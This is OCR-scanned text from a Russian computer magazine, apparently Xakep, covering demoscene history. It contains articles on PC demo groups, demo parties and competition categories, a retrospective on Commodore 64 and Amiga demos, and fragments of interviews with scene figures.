
X> Понятно. Ну а теперь можешь сказать свое последнее слово нашим читателям. ;)

CR> Не слушай то, что тебе говорят "авторитеты". Меня в том числе не слушай. Прочесть прочел, а делай по-своему – как тебе больше нравится. Пусть ты 10 раз ошибешься, но это привнесет на демо сцену намного больше новизны, чем десятикратный повтор уже сделанного другими...

С Code Reeper'ом общался Dan Dare (dan@xakep.ru)

Демо

Даниил Шеповалов
[dan@xakep.ru]



-сцена, и как оно всё было, есть и будет есть.



давным-давно, в далекой-далекой...

Давным-давно, лет тысячу назад или и того больше, люди жили не в Интернете, а дома, по утрам ходили на работу, целовались в подъездах, рожали детей, сдавали с первого раза экзамены, короче – влачили свое жалкое существование. Но уже в то темное время были прогрессивные товарищи, которые понимали, что больше так жить нельзя. И называли себя программистами. Это сейчас есть всякие там сисадмины, дизайнеры и прочие инвалиды интеллектуального труда. Тогда же все было просто: если тебе выделяли в день пару часов машинного времени, значит ты программист. Хотя, надо сказать, что программисты в то время тоже были разные: одни программировали на ASM'е, другие на Prince of Persia, а некоторые так вообще на жутком языке "Лексикон". И вот вечером, когда лексиконовские программисты отправлялись рожать детей и целоваться в подъездах, первые два подвида садились за освободившиеся машины и продолжали заниматься своим темным делом. К часу же ночи на боевом посту оставались только доблестные труженики асма и дебаггера. А как ты хорошо знаешь, в любой компании, увлеченной одним и тем же делом, всегда рано или поздно встает вопрос: "А у кого, собственно, длиннее член?". (Здесь Дэн на минуту задумался: исправить ли слова "встает вопрос" или и так сойдет? :)) Но не суть, главное, что люди начали спорить, кто из них самый крутой кодер.

Ху из ит?

Кстати, насчет значения слова кодер. Сейчас многие считают, что кодер – это чел, который круто рубит лишь в архитектуре машины и специфичном языке программирования для нее, а во всем остальном он полное чмо и недоношенный имбицил. Так вот, приятель, это все полное дерьмо! Кодер – это ого! Кодер – это огогого!!! Почти каждый из них круто сечет фишку еще и в алгоритмизации, дискретной математике, методах оптимизации и хрен еще знает в чем. Бывает, правда, что кодер и не догадывается, как называются дисциплины,которые он знает в совершенстве, но это уже дело десятое.

Юкка, Юкка...

Итак, пиплы стали сильно нуждаться в способе проверки собственной неимоверной крутизны. Можно было, конечно, определять победителя по числу дырочек в перфокартах, но, к счастью, был выбран несколько другой путь. Сам понимаешь, в то время PC занимал почетное первое место среди отстоев по части компьютерной графики. Ну народ и решил, что если чел может закодить какой-нибудь крутой графический эффект на персоналке, то он и есть самый... в общем, самый-самый перец. Раз в два месяца ребята собирались в вычислительном центре, где за пивом смотрели работы и выбирали победителя. Эти тусовки и положили, собственно, начало писишной сцене. Надо сказать, что демки для других платформ кодили еще задолго до появления Принца Персии. Машинки Commodore 64 и Amiga обладали гораздо более крутыми графическими и звуковыми возможностями, чем PC, а потому естественно, что они были главными актерами на тогдашней демо-сцене. Причем на этих платформах демки уже давно перешли из разряда линейки для кодерских членов в разряд настоящих произведений искусства. Появление BBS-ок и FTN-сетей дало очень сильный толчок развитию демо-сцены. Так, почти у каждой BBS-ки была своя собственная маленькая демка, размером до 4Kb (интра), а в компьютерных сетках стали появляться тематические конференции, посвященные программированию дем.

А тем временем...

Тем временем персоналки стали приобретать офигительную популярность, появлялись всяческие саундбластеры и ульра-саунды, частота процов измерялась уже в десятках мегагерц, а видеокарточки поддерживали реальные разрешения и цветовую глубину. В демах стала доступна полноценная музыка и графика, а число эффектов в каждой работе доходило уже до 10-12. Чтобы сделать классную демку, необходимо было быть гением в математике, программировании, теории оптимизации, уметь рисовать черные квадраты не хуже Малевича и сочинять такую трекерную музыку, чтобы после ее прослушивания DJ Грув отрастил длинный хаир и ушел играть в подземный переход на губной гармошке. Поэтому народ тихой сапой стал объединяться в команды со стильными названиями вроде Psychic Link или Matrix. Так появились первые демо-группы. Вот стандартный состав такой группы:

- Кодер (coder): программер, занимающийся написанием кода демки. Большие демы писались на Си с ассемблерными вставками. В основном на асме кодились системные функции (вставка пиксела, синхронизация и т.д.) и участки демы, особо требовательные к ресурсам компьютера. Интры же полностью писались на асме.

- Художник (graphician): человек, занимающейся всей статичной 2D-графикой демы. Помимо шрифтов, логотипов, текстур и прочей мелочи, художнику частенько приходилось рисовать полноценные киберпанковские имаджи.

Дело в том, что до года 96-97 в демках было модно показывать заставки в промежутках между различными графическими эффектами. Моду эту положила известная группа Future Crew. Кстати, IMHO заставки показывались не в целях получения эстетического удовольствия, а для того, чтобы просчитать в это время какой-нибудь сложный эффект. Ты, например, любуешься голой теткой с виртуальным шлемом, а комп рассчитывает координаты морфящегося объекта.

- Музыкант (musician): ясен пень, что это черт, который пишет музыку для демы. Кстати, очень многое зависит от совместной работы кодера и мьюзишана: все действие демы должно быть жестко привязано к музыке. На практике всегда побеждали демы пусть даже не с очень крутой графикой, но с реальным саунд-треком. Самый яркий пример: всем известная Second Reality или Teddy Bear.

Часто бывает, что в команде несколько человек занимаются одним и тем же делом. Например, в группе может быть несколько кодеров, каждый из которых пишет офигительно крутой эффект. Иногда бывает и так, что несколько групп объединяют свои усилия, дабы зарели-

зить хорошую дему на предстоящую крутую пати.

Среди самых известных мировых групп можно выделить:

Matrix
The Black Lotus (TBL)
Komplex

Из российских групп:

Deep, Deep Trouble Ent
Queue Members Group
T-Rex
ByteFall Group

Периодически какая-либо из групп устраивала так называемую демо-пати, где демщики и просто зрители вливали в себя известное количество пива, дарили друг другу футболки с надписями типа "Каждый сэкономленный байт – наш вклад в дело мира!", а в оставшееся время занимались, собственно, просмотром работ участников. После нескольких раз проведения какой-либо пати она становилась широко известной в мировой демо-тусовке. Многие группы стали релизить демы уже не просто так, а на какую-либо конкретную демо-пати. Обязательным атрибутом любой работы стало приветствие всех участников и вообще дружественных групп.
В России самыми известными демо-пати являются ENLiGHT (Санкт-Петербург 95,96,97 www.enlight.ru) и BYTEFALL (Москва 96,97,98/99 www.bfg.org). Из мировых пати культовыми можно назвать ASSEMBLY (Финляндия 92-99 www.assembly.org) и THE GATHERING (Норвегия 91-99).
Критерии, и как с ними бороться

На любой демо-пати обычно проводится просмотр работ по следующим видам компьютерного искусства:

- Demo: ну еще бы, а ты думал на демо-пати будут в первую очередь просматривать альтернативные картины серийных убийц и ассенизаторов-извращенцев? Сюда входят работы, занимающие более 64Kb и помещающиеся на винте. Иногда, правда, выделяют понятие "мега-демо", то есть демку, которая на винт ну никак не помещается.

- 64Kb intro: интра, размер которой не должен превышать 64 килобайта. Кстати, именно в этой категории почти всегда и попадаются самые обалденные вещи. Для народа вообще стало делом чести кодить вещи, посмотрев которые можно лишь поднять челюсть с пола, бережно ее протереть и выдавить из себя фразу типа "Такого не бывает!" Ты когда-нибудь видел Unreal в 64 килобайтах, который не тормозит на сотом пне? И, на самом деле, это не такой уж и жуткий изврат – бывает круче, я, например, долго не мог прийти в себя после просмотра демки, использовавшей довольно сносный рейтрейсинг (или делавшей вид, что она его использует) и выводившей около 10 кадров в секунду. До этого я видел, как подобные изображения просчитывались со скоростью 1 кадр в минут эдак двадцать. На самом деле эту черту (кодить вещи, которые принципиально невозможно делать на данной машине) PC-шные демщики приобрели еще со времен ZX. Я вообще не знаю, как нужно называть людей, которые, юзая только 8 цветов и процессор Z80 (твой калькулятор считает быстрее), могли писать программы, использующие 3D-графику с динамическим освещением.

- 4Kb intro: соответственно интра, размер которой не должен превышать 4 килобайта. Мне, на самом деле, всегда бывает лень смотреть работы из этой категории, потому что в 4 кила редко удается запихнуть что-нибудь стоящее. Обычно это – один или два стандартных эффекта, логотип группы да куча приветствий. Просто изначально 4-х килобайтные интры были рекламами ББС-ок да крекерских групп типа Class'a, поэтому сей жанр и попал в меню почти каждой демо-пати.

- Java demo: демы, созданные на яве, эта фишка появилась сравнительно недавно.

- 3D-Accelerated demo: демки, использующие 3D-акселерацию. Здесь уже основной упор ставится на сюжет, музыку и новые идеи, поскольку монстровое текстурирование – оно и в Африке монстровое текстурирование.

- raytraced art: эта тема выделяется из общего раздела rendered art, поскольку здесь используется довольно специфичный метод с названием raytracing – это алгоритм построения высокореалистичных компьютерных изображений (подробнее в статье о технологиях демо-мейкинга).


- rendered art: изображения, отрендеренные при помощи какого-либо пакета работы с 3D-графикой типа 3D MAX или Maya.

- pixeled graphics: 2D изображения, созданные при помощи компьютера. Хотя сейчас эта тема встречается относительно редко – уступила место raytraced и rendered art.

- 4channel, multichannel, mp3-music: музыка в различных форматах.

- animation: чистая анимация, мультики то есть.


- демки, интры, музыка и графика для платформы Amiga.



Подпол. Подпол?

В нашей стране демщики, вероятно, никогда не выйдут из стройных рядов киберпанковского андеграунда. Демо-пати организовываются исключительно на средства участников и проводятся в актовых залах школ или институтов, в которых имеют счастье обучаться организаторы. Сытые буржуи же понимают, что такой концентрации высококлассных специалистов в компьютерной графике и электронной музыке не найти больше нигде, а потому на них стоит делать крутые бабки. Что они, собственно, и делают, наперебой записываясь в очередь для спонсоров. Так что на многих мировых демо-пати призовой фонд насчитывает не одну тысячу зеленых баказоидов. Ну что ж, радует лишь то, что Россия – последний оплот компьютерного андеграунда.
PC никогда не отличался высокими графическими или звуковыми возможностями, именно поэтому демо-сцена исторически и возникла совершенно на других платформах. Однако благодаря Microsoft и Intel современная вычислительная мощность железного друга достигла достаточно крутых показателей. К тому же наш новый бог, корпорация 3Dfx Interactive, внесла свою скромную лепту в становление общедоступной компьютерной графики. Так что теперь подавляющее большинство дем для PC ориентировано на векторную трехмерную графику. Это, кстати, сильно отличает PC демо-сцену от той же Амиги, где основной упор делался на дизайн, анимацию и всяческие 2D-художества. С другой стороны, такое массовое увлечение трехмерностью, сделало сцену довольно популярной (во всяком случае у буржуев). Так, например, на некоторых финских демо-пати количество участников достигает многих тысяч человек. Однако такое широкое распространение демо-культуры довольно хреново отразилось на качестве дем. Посуди сам: когда не было Инета, ББС-ок, FTN-сетей и прочих средств удаленных телекоммуникаций, народ сидел один на один с компом и кодил шедевры. Теперь же для того чтобы получить подробную информацию и исходные тексты любых графических эффектов, достаточно лишь набрать в пирче join #coders. После просмотра некоторых демок частенько возникает дежавю: типа точно такие же фишки я видел неделю назад. Такое ощущение, что народ просто скачивает сорсы эффектов, объединяет их в одну прогу, изменяет пару-тройку параметров и уже через час релизит дему. Поэтому создать что-либо достойное призовых мест на сегодняшней сцене – крайне сложное дело. Нужны действительно новые идеи и фишки, а не две тысячи сто тридцать пятая демонстрация вращающихся кубиков...


Ну вот и все,
привет родным,
веселого кодинга,
остановим ядерные испытания!




SEND.ru

AMIGA И COMMODORE

Крис Касперски (kpnc@xakep.ru)



Каак ээто было даавнооо (с) ЧайФ

..и вот сидишь ты сейчас за свежепроапгрейденным P-3, опротив семнадцатидюймового монитора, слушаешь квадро-саунд из четырех колонок (или, в худшем случае, шестнадцатибитный саунд из двух колонок)... Что, думаешь, люди так всегда жили? Ни хрена собачьего. Это только за последние несколько лет компы реально так раскрутились, а что было до наших дней - прикинуть страшно. И уж тем более, если говорить, что называется, в тему - а тема номера, как ты уже врубился - демо-сцена - так вот, если в тему говорить, то сейчас на таких компах, как твой, демки делать и впрямь несложно. И информации об этом надыбать вполне можно, и ресурсов полон Инет, и вообще, жить, как говорится, хорошо. Но ведь десять лет назад люди тоже как-то ж или! И демо-сцена уже была. И демки уже, естественно, тоже на чем-то делали. На чем? Хе, ну ты спросил. Слушай сюда.



Никогда

Компьютеры никогда не были "чиста (как любят говорить новые русские) вычислителями". Даже в те незанятные времена каменного лампового века находились люди, которые вытворяли с компами непостижимые трюки. Рисовали перфоратором (компьютерным, а не реальным нейлганом, чтоб ты не подумал плохо) портрет Моны Лизы в натуральную величину, устраивали из индикаторов "бегущие огни", а на процессоре первой отечественной БЭСМ-1... играли "Семь сорок" (да, тогда еще не было никаких звуковых карт, но выполнение инструкций проца сопровождалось писком разных тональностей - комбинируя выполняемые команды в определенной последовательности, было можно добиться приемлемого звучания). Но все это делалось только под покровом темноты - в ночные смены, в строжайшей тайне от начальства, которому было наплевать на искусство, а подать сюда отчет о загрузке машинного времени. Так что реально демо-сцена никогда бы не раскрутилась до сегодняшних масштабов, если бы не появление ДЕЙСТВИТЕЛЬНО ПЕРСОНАЛЬНЫХ компов, которые полностью принадлежали их владельцам.






Commodore 64

В 1987 году появился первый настоящий персональный компьютер Commodore 64 (сейчас ушедший в историю и сохранившийся разве что в виде эмуляторов).




В то время это был большой скачок вперед! Графический 16- цветный (ЙЕС!) дисплей с разрешением 320x200 и цветной текстовый режим принесли в этом мир не только первые шедевры ANSI искусства, но даже и графическую анимацию.



Сегодня даже трудно вообразить себе, каких невероятных усилий стоило в то время на таких компах создание хотя бы простых "демок". Еще не было развитой сети BBS, Интернет еще не опутал всю планету... неоткуда было ждать помощи, короче, не у кого было попросить совета. Приходилось коротать ночи наедине с компьютером в попытках изучить странный язык ассемблер. На встроенном бейсике, ясер арафат, далеко не убежишь. Даже простая заливка экрана могла занять целую минуту, а ну о более серьезных вещах говорить и вовсе не приходилось. Никаких графических редакторов еще не существовало - их еще предстояло написать. Да и вообще, из необходимого инструментария не было ничего, только сам компьютер, пиво да голова. В те годы никто не говорил о "демо-мэйкерах" - красочные картинки и заставки были лишь побочным продуктом деятельности программеров-любителей. Да, именно программеров, и работы их часто были интересны не столько с позиции изобразительного искусства (чаще они были "кальками" с работ великих мастеров), сколько с позиции мерила крутости программиста и его умения разбираться с регистрами и командами процессора, чтобы втиснуть в скромные ресурсы как можно больше графики и анимации. Все что делалось - делалось исключительно ради собственного удовлетворения и удовольствия. Многие работы и вовсе не были показаны никому, кроме себя - сетей же в то время практически не существовало.


Но мир на месте не стоял. К концу восьмидесятых ситуация стала меняться. С появлением BBS в компьютерном мире появилось такое неприятное явление, как плагиат. Стоило только скачать несколько демок, объединить их в одну, немного измененную под свой вкус, и, конечно же, вписать собственное имя такими большими буквами на переднем плане. Очень скоро появились мегабайты демок, на которые было противно смотреть - мало того, что они копировали уже приевшиеся фичи, но и сваливали в одну кучу все, что только попадалось автору под руку. От этой пестрой палитры только рябило в глазах. Никаких чувств ЭТО в душе не вызывало - автору (можно его так назвать?) было нечего сказать, он ничего не хотел выразить этой работой. И все затеяно-то было лишь ради желания показать всему миру собственное имя. Реальным программистам же в этом болоте день ото дня становилось невыносимо душно. Хорошие работы приходилось буквально "вылавливать" среди тысяч дерьмовеньких однодневок. А после появления различных редакторов и других тулзов для демо-мейкинга написание демки (состоящей, разумеется, из готовых "кубиков") занимало и вовсе пару-другую минут. И потекли гигабайтовые реки сорного мусора, в мутной воде которого задыхались действительно достойные работы. Задыхались потому, что любой юзер, заходя на BBS, видел громадный список демок. Скачивал несколько из них наугад и... Посмотрев эти потуги, уже не горел желанием смотреть ничего вообще. Даже телек. Между тем аппаратные ресурсы C64 уже начинали хватать за горло, и мир его поклонников таял на глазах. Это был закат его культуры, в которой так и не прозвучала ни одна лебединая песня.

Те, кто стоял у истоков этой культуры, уходили теперь на новые земли....




AMIGA

Amiga появилась в 1988 году. По тем временам она тянула на "полупрофессиональный компьютер". Еще бы, модная память (в идеале до 512 килобайт), цифровой музон, мощный процессор... Разве могло это сравниться со старичком C64? И программисты ринулись осваивать новую целину. Предстояло сделать много, очень много.



Прошло некоторое количество времени, и появились первые музыкальные трекеры, а вместе с ними и mod файлы. Это привлекло к Амиге людей, совершенно не разбирающихся в программировании, но знающих толк в музыке. И Амига зазвучала... Музицирующий компьютер - по тем временам это было нечто потрясающее!

Демо-сцена на Амиге постепенно обрела привычное для нас представление и мало изменилась за прошедшее время. Естественно, над демой уже тогда работал



не один человек, а целый коллектив - музыкант, художник, кодер и дизайнер (это минимум).
Конечно, кто-то мог совмещать в себе две или более специализаций, но это случалось редко. И без того каждому приходилось много знать и иметь незаурядную эрудицию. Амига была достаточно мощным компьютером, и это во всю использовалось для создания первой трехмерной графики. Такая привычная сейчас - она была тогда в новинку. Прежде всего, не существовало в доступном виде эффективных алгоритмов рендеринга и отсечения лучей. Их предстояло компьютерщикам придумать самостоятельно. Но придумать - это только полдела, ведь прежде чем они оживут, их нужно запрограммировать! Требовалось нечеловеческое терпение, чтобы реализовать это на ассемблере. Мощности остальных языков, существующих на Амиге, не хватало. Ни Форт, ни Фортран, ни даже Си не могли справиться с такими задачами. Поэтому написание одной демы занимало один, а чаще и два-три месяца. Но зато все написанное становилось шедевром. Красивая графика, оригинальные цветовые решения, музыка, идеально вписывающаяся в общий план... Мир на экране, созданный руками человека... Программисты и математики не щадили себя, и скоро "проволочные каркасы" оделись в градиентную заливку, а потом и вовсе покрылись текстурами. Разработчики Амиги, кстати, тоже не стояли в это время на месте и занимались совершенствованием своего детища. Но, увы... это не кончилось ничем хорошим. Во всяком случае, для демо-сцены. Вновь набежали толпы плагиаторов, которые выхватывали готовые демы и переделывали их по-своему. Без малейших навыков и представлений об искусстве. История повторялась...
Но неожиданно фирма "Амига"... обанкротилась. И большинство производителей поддерживать эту модель компьютера отказалось. Почему? Рынок требовал "серьезных" машин, а за "Амигой" прочно укрепилась репутация игровой платформы. Да и выполнена она была, скорее, как игрушка, а не серьезный компьютер. Поэтому фирме IBM ничего не стоило перехватить пальму первенства, хотя она значительно уступала "Амиге" по всем позициям. История играет по своим правилам, и с 1993 года об "Амиге" упоминали все реже и реже, хотя мы до сих пор пользуемся ее наследием. Это и знаменитые mod файлы, и алгоритмы эффектов пламени, снега, дождя... Наконец, не остывающие сердца поклонников и приверженцев, которые до сих пор сохранили эту машину и даже иногда работают на ней. Время от времени, чтобы не забыть свою молодость...

А теперь?

Ух, аж слезу пробило. Молодость, молодость... А чего теперь? Теперь тоже всё, вроде, неплохо. PC, как ты знаешь, оказался мощной платформой, и практически все демщики работают сейчас на нем. Но если уж какого-нибудь старпера пропиреат, и он достает с антресолей старенькую Амигу - мы его за это не осудим. Были ж времена. Придет день, и ты с ностальгией в голосе скажешь: эх, вот у меня был комп - P-3, так это было круто по тем временам. Но это будет потом, а прямо сейчас - смотайся, мой тебе совет, в ларек, возьми пивка и - за упокой первых демо-компьютеров. Коммодор 64 и Амига. Спите спокойно.

Интервью с Lung'ом

Холод [holod@xakep.ru] :---#######################################



ung - в своих кругах человек известный, авторитетный. Экс-лидер демогруппы **ХРГ**, о которой до сих пор легенды ходят. Встретился я с ним, впрочем, случайно, как это и бывает обычно с хорошими людьми. Встретился, стало быть, и давай его пытать вопросами о демо-сцене. Что да как, да почему... Все, что он рассказал мне - у тебя перед глазами.

X: - Расскажи, как ты всем этим начал заниматься.

